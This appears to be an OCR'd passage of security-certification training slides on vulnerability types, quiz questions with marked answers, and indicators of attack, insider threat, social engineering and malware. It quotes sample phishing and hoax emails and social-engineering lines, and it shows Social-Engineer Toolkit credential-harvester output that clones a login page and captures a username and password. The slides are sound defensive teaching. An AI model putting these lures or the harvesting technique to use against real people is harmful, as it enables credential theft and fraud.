
Cloud-specific Vulnerabilities

- Cloud Misconfiguration
  - Insufficient Identity and Access Management / relaxed permissions
  - A data blob, like an S3 bucket or a SQL database, is partly or completely opened to the public
    - The public then has access via either read-only or both read and write
- Insecure APIs that are vulnerable to:
  - Code and query injection (SQLi, command injection)
  - Taking advantage of a bad access control
  - Targeting a vulnerability due to an outdated component (software libraries, database engine, runtime environments, etc.)
- Lack of visibility of cloud infrastructure
  - You are unable to fully monitor for, or detect, threats
  - Can cause delays in responding to a data breach
- Lack of Multifactor Authentication
- Malicious insiders at the provider's datacenter
- DDoS

Supply Chain Vulnerabilities

- Service providers typically remote in to your network with administrative privilege
  - You have to open ports and make exceptions on your firewall to allow them entry
- Hardware and software providers
  - The computer hardware and software supply chain is vulnerable to risks including:
    - cybersecurity threats, supply chain disruptions, and regulatory compliance failure

Traditional vs Software Supply Chain



Common Software Supply Chain Risk Factors

- Vulnerabilities in code
- Third parties having access to your code
- Compromised sources and distribution systems
- Hijacked updates
- Software signed with expired, revoked, or self-signed certificates
- Connected devices that are insufficiently hardened
- Build systems with exposed continuous integration and continuous delivery (CI/CD) pipelines
- Public repositories with typo-squatted packages
  - The Linux Foundation estimates that free and open-source code constitutes 70-90% of modern software
  - Attackers could upload malicious code with project names that are similar to legitimate packages
  - Upon downloading a typosquatted package, developers unknowingly introduce malware into their code

Cryptographic Failures


- Transmitting secret data in plain text
- Use of old/less-secure algorithm
- Use of deprecated hash functions
- Storing passwords using simple/unsalted hashes
- Insufficient randomness for cryptographic functions
- Use of outdated padding methods
- Use of unsecured initialization vectors and seeds (starting values in pseudo-random number generators)
- Use of a hard-coded password in config files
- Improper cryptographic key management
- Failure to properly validate certificates

Misconfiguration Vulnerabilities

- Unnecessary features are installed or enabled
  - e.g., unnecessary ports, services, pages, accounts, or privileges
- Default accounts and their passwords are still enabled and unchanged
- Error handling reveals stack traces or other overly informative error messages to users
- Upgraded systems have security features disabled or misconfigured
- Cloud services have improperly configured permissions
- A webserver permits clients to request downgraded security settings
- The system uses legacy/out-of-date/unpatchable software

Misconfiguration Attack Example

- Attacker uses default credentials to access devices



Mobile Device Vulnerabilities

- Side-loading apps
- Jailbreaking / rooting

Side-loading Apps


- Installing apps from non-official sources (e.g. email, download sites)
- Can expose the device to potential vulnerabilities, such as malware, spyware, or unauthorized access.
- Can also bypass security controls and policies that are enforced by the manufacturer or the organization.
- Often done by users who want to access applications or features that are not available or allowed on their devices

Jailbreaking / Rooting

- The process of removing the restrictions imposed by the manufacturer or carrier on a mobile device
  - Jailbreaking for iPhone
  - Rooting for Android
- Allows users to install unauthorized applications, modify system settings, and access root privileges
- Exposes the device to potential security risks
- Many organizations prohibit employees from jailbreaking/rooting their mobile devices to prevent these vulnerabilities

Zero Day Vulnerabilities

- AKA 0-day
- A brand new exploit for which there is no patch (yet)
- Not publicly known about and the vendor is not aware of
- Initially undetectable



Notorious Zero Day Exploits in History

- Code Red Worm (2001)
  - Exploited a buffer overflow vulnerability in Microsoft’s Internet Information Services (IIS) web server indexing service DLL
- SQL Slammer (2003)
  - This worm exploited a buffer overflow vulnerability in Microsoft’s SQL Server and Desktop Engine database products.
- Sasser Worm (2004)
  - Exploited a vulnerability in Microsoft’s Windows XP and Windows 2000 operating systems.
- Stuxnet Worm (2010)
  - This worm exploited four different zero-day vulnerabilities in Microsoft’s Windows operating system, primarily targeting Iran’s nuclear facilities.

Notorious Zero Day Exploits in History (cont'd)

- Heartbleed (2014)
  - This bug affected the OpenSSL cryptography library, which is widely used in the transport layer security protocol
- Shellshock (2014)
  - A vulnerability in the Unix Bash shell that was often used for remote code execution
- Petya/NotPetya (2017)
  - Ransomware that exploited a vulnerability in Microsoft's Windows operating system, which was initially exposed by the EternalBlue exploit
- WannaCry (2017)
  - This ransomware also exploited the same vulnerability in Microsoft's Windows operating system as Petya/NotPetya
- Spectre and Meltdown (2018)
  - These two related vulnerabilities affected virtually all computers with modern processors by exploiting flaws in their design to leak sensitive information
- BlueKeep (2019)
  - A vulnerability in Microsoft's Remote Desktop Protocol allowed for remote code execution

Question

- You are opening ports on a firewall for a new system that will be deployed and supported by a SaaS provider.
- What type of risk (threat vector) does this new system present to your company?
- **Supply chain**

Question #2

- Which of the following is a primary security concern for a company setting up a BYOD program?
- **Jailbreaking / rooting**

Question #3

- A company recently experienced a major breach
- An investigation concludes that customer credit card data was stolen and exfiltrated through a dedicated business partner connection to a vendor, who is not held to the same security control standards
- What type of vulnerability is this?
- **Supply chain**

Question #4

- You have a critical business application that is running on a legacy server
- Which two security strategies BEST address this vulnerability?
- Perform regular backups
- Implement logging and monitoring
- Harden the device as much as you can
- Implement a compensating control

Question #4

- You have a critical business application that is running on a legacy server
- Which two security strategies BEST address this vulnerability?
- Perform regular backups
- Implement logging and monitoring
- **Harden the device as much as you can**
- **Implement a compensating control**

Question #5

- Your company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices.
- Which vulnerability is the organization addressing?
- **Jailbreaking / rooting**

Question #6

- In which two cases should you recommend the decommissioning of a network device?
- The device has been moved from a production environment to a test environment.
- The device is configured to use cleartext passwords.
- The device's encryption level cannot meet organizational standards.
- The device is moved to an isolated segment on the enterprise network.
- The device is unable to receive authorized updates.
- The device is moved to a different location in the enterprise.

Question #6

- In which two cases should you recommend the decommissioning of a network device?
- The device has been moved from a production environment to a test environment.
- The device is configured to use cleartext passwords.
- **The device's encryption level cannot meet organizational standards.**
- The device is moved to an isolated segment on the enterprise network.
- **The device is unable to receive authorized updates.**
- The device is moved to a different location in the enterprise.

Question #7

- During a recent security assessment, a vulnerability was found in a common OS
- The OS vendor was unaware of the issue and promised to release a patch within the next quarter.
- What type of vulnerability is this?
- **Zero day**

Question #8

- One of your vendors sent you a security bulletin that recommends a BIOS update.
- Which vulnerability type is addressed by the update?
- **Firmware**

Question #9

- A small business uses kiosks on the sales floor to display product information for customers.
- You discover the kiosks use end-of-life operating systems.
- What are you most likely to document as a security implication of the current architecture?
- **Patch availability**

Question #10

- What type of vulnerability does firmware fall under?
- **Hardware-specific**

Question #11

- What vulnerability is associated with installing software outside of a manufacturer’s approved software repository?
- **Sideloading**

Analyzing Malicious Activity Indicators

- Common Malicious Activity Indicators
- Insider Threat Indicators
- Social Engineering Indicators
- Malware Activity Indicators
- Operating System Attack Indicators
- Application Attack Indicators
- Physical Attack Indicators
- Network Attack Indicators
- Cryptographic Attack Indicators
- Password Attack Indicators

Common Malicious Activity Indicators

Common Malicious Activity Indicators

- Account lockout
- Concurrent session usage
- Blocked content
- Impossible travel
- Resource consumption
- Resource inaccessibility
- Out-of-cycle logging
- Data published on the Internet
- Missing logs

Indicators of Attack (IOAs)

- Patterns of behavior that indicate an ongoing attack
- Focus of analysis is on identifying the attacker
  - Based on the methods and techniques used by attackers

IOA Examples

- Public servers communicating with internal hosts
  - Could be indicative of data exfiltration and remote communications from criminal servers
- Connections via non-standard ports rather than port 80 or port 443
- Internal hosts communicating with countries outside of business range
- Inter-host communications within short time periods
  - Could be indicative of cybercriminal lateral movement or insider threat activity

IOA Examples (cont'd)

- Multiple Honeytoken alerts from a single host
  - Especially outside of business hours
- Excessive SMTP traffic
  - Could be evidence of a compromised system being used to launch DDoS attacks
- Malware reinfection within a few minutes of removal
  - This could be indicative of an Advanced Persistent Threat
- Multiple user logins from different regions
  - This could be indicative of stolen user credentials

Indicators of Compromise (IOC)

- Clues that suggest a system has been breached
- Usually based on known malicious activity

IOC Examples

- Unusual Outbound Network Traffic
  - May indicate malware, DDoS attacks, network hijacking, VPN issues, and more
- Anomalies in Privileged User Account Activity
- Geographical Irregularities
  - Receiving traffic from IP addresses outside of known geographic locations can signal a compromise
- Log-In Red Flags
  - Multiple login and authentication attempts
  - Brute force attacks create many failed login attempts
- Increases in Database Read Volume
  - An increase in database read volume could be a sign of an attacker infiltrating and stealing data

IOC Examples (cont'd)

- Unexpected HTML Response Sizes
- Large Numbers of Requests for the Same File
- Mismatched Port-Application Traffic
- Suspicious Registry or System File Changes
- Unusual DNS Requests
- Unexpected Patching of Systems
  - If you didn't patch the systems, then who did and with what settings?

IOC Examples (cont'd)

- Mobile Device Profile Changes
- Bundles of Data in the Wrong Place
- Web Traffic with Unhuman Behavior
- Signs of DDoS Activity
- Unauthorized settings and system file changes:
  - Attackers change settings to hide their presence and conduct their cyberattack
- Vendor security score change:
  - Monitoring your third-party vendors for security changes is an important aspect of preventing supply chain compromise

Insider Threat Indicators

Insider Threat Indicators

- Very negative reaction to a poor performance review
- Highly vocal disagreements with company policy
- Disagreements with coworkers
- Change in personality, mood or behavior
- Financial distress
- Unexplained financial gain

Insider Threat Indicators (cont'd)

- Alcohol, drug, gambling or other addictions
  - Might put the employee in financial distress
  - Might make the employee vulnerable to social engineering
- Odd Working Hours
- Unusual interest in a co-worker's personal life or information
- Unusual interest in a program, project, resource, topic that is outside the scope of the person's normal job duties
- Unusual Overseas Travel

Social Engineering Indicators


Social Engineering Activity Indicators

- Unexpected messages
- Sender asks for something out of the ordinary
  - Requested action is potentially harmful
  - “The general wants to know if you are following password policy. What is your password?”
- Attacker attaches an unusual file or URL
  - “We are updating our database. To keep your access, you must verify your credentials. I am sending you a link to do so right now.”

Social Engineering Activity Indicators (cont'd)

- Attacker uses urgency and intimidation tactics:
  - Create a sense of urgency or fear
  - Compel victims to act quickly without giving them time to think rationally or verify the request
  - Indicators of this tactic include threats of financial loss, legal consequences, or personal harm
  - "I am the new VP of Marketing. I'm on my way to an important meeting and need access to my account."
  - "You have been found with pornography on your computer. Sheriffs are on their way to arrest you, or you can pay the fine right now."

Phishing Example



The entire body of this email message is actually a single image that is a link to a malicious site

Phishing Examples

Status of your UPS delivery ID:009722945

yasmeens@host319.hostmonster.com [yasmeens@host319.hostmonster.com]

Sent: 5/12/17 5:06 am

To: chrys@

Attachments: UPS-Delivery-Details-009722945.zip

Dear Customer,

We can not deliver your parcel arrived at May 11.

Postal label is enclosed to this e-mail. Please check the attachment!

Yours truly,
Howard Lyons,
UPS Parcels Delivery Clerk.

USPS issue #3402383: unable to delivery parcel

USPS Ground [dustin.thomas@aitl.co]

Sent: 1/1/17 8:09 pm

To: chrys@

Attachments: Undelivered-Package-3402383.zip

Dear Customer,

Your item has arrived at December 30, but our courier was not able to deliver the parcel.

You can download the shipment label attached!

Thank you, Dustin Thomas, USPS Mail Delivery Manager.

Spear Phishing/Whaling Example


Attacker sends victim a fake email

User enters credentials into fake login page


User is re-directed to the legitimate site

"There's a problem with your account"

Fake Login Page



Real Login Page



Fake login page sends credentials to attacker

Fake Website Credential Harvesting Example

Pharming - fake login page was presented when the user tried to go to the real site

```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, t
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.0.234 - - [01/Mar/2022 15:27:39] "GET / HTTP/1.1" 200 -
10.0.0.234 - - [01/Mar/2022 15:27:39] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTc
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=moomoomoo@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=LetMeIn!
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Bogus Virus Alert Examples

- Not dangerous until you actually click it - any part of it
- Can keep popping up if it was saved in your browser’s cache

Smishing Example

- This is a real Smishing example captured in the wild
- What do you see that indicates it might be fake?

- The sender is a Gmail account
- There are grammar and punctuation errors
- Word choice –
  - Americans tend to refer to their government as “US government”
  - Foreigners tend to refer to it as “American government”



Hoax Example

Mail thinks this message is Junk Mail. Move to Inbox

MARK ZUCKERBERG Junk - Google August 24, 2018 at 10:48 AM MZ

WINNING AMOUNT

Reply-To: MARK ZUCKERBERG

WINNING AMOUNT

My name is Mark Zuckerberg,A philanthropist the founder and CEO of the social-networking website Facebook,as well as one of the world's youngest billionaires and Chairman of the Mark Zuckerberg Charitable Foundation, One of the largest private foundations in the world. I believe strongly in'giving while living' I had one idea that never changed in my mind - that you should use your wealth to help people and i have decided to secretly give {$1,500,000.00} to randomly selected individuals worldwide. On receipt of this email, you should count yourself as the lucky individual. Your email address was chosen online while searching at random.Kindly get back to me at your earliest convenience,so I know your email address is valid.(mzuckerberg2444@gmail.com) Email me Visit the web page to know more about me: https://en.wikipedia.org/wiki/ Mark_Zuckerberg/ or you can google me (Mark Zuckerberg)

Regards,
MARK ZUCKERBERG

Email Relays

- Email relays are email servers that are (mis)configured to forward any email traffic, regardless or source or destination
  - Spammers and phishers use these to help deliver bulk amounts of email to intended targets
  - Security analysts attempting to trace the email back to the sender might not be able to trace farther back than the relay
- Spammers and phishers exploit misconfigured email servers for their campaign
  - A properly configured email server should only forward mail that originates from known and trusted users
  - There are tools that constantly and automatically search the Internet for open email relays
  - They search for servers listening on TCP port 25 (SMTP)
- Spammers and phishers often stand up their own email relay
  - They leave it up just long enough to carry out the spam or phishing campaign
  - Then they take the server down quickly to evade identification

Malware Activity Indicators

Indicators of Malware Infection

- Slow performance
- Unexpected freezing or crashing
- Diminished storage space
- Homepage randomly changes
- Browser redirects
- New browser toolbars
- Annoying pop-ups
- Unusual error messages
- Fake virus alerts
- Disabled system tools
- Changes in your security settings
- Mysterious social media posts
- Programs running and closing without your consent
- Suspicious applications appear
- Files randomly disappear
- Unexplained uptick in internet usage
- Suspicious shortcut files
- Ransom demands

Malware Indicators by Type

Type	Indicator
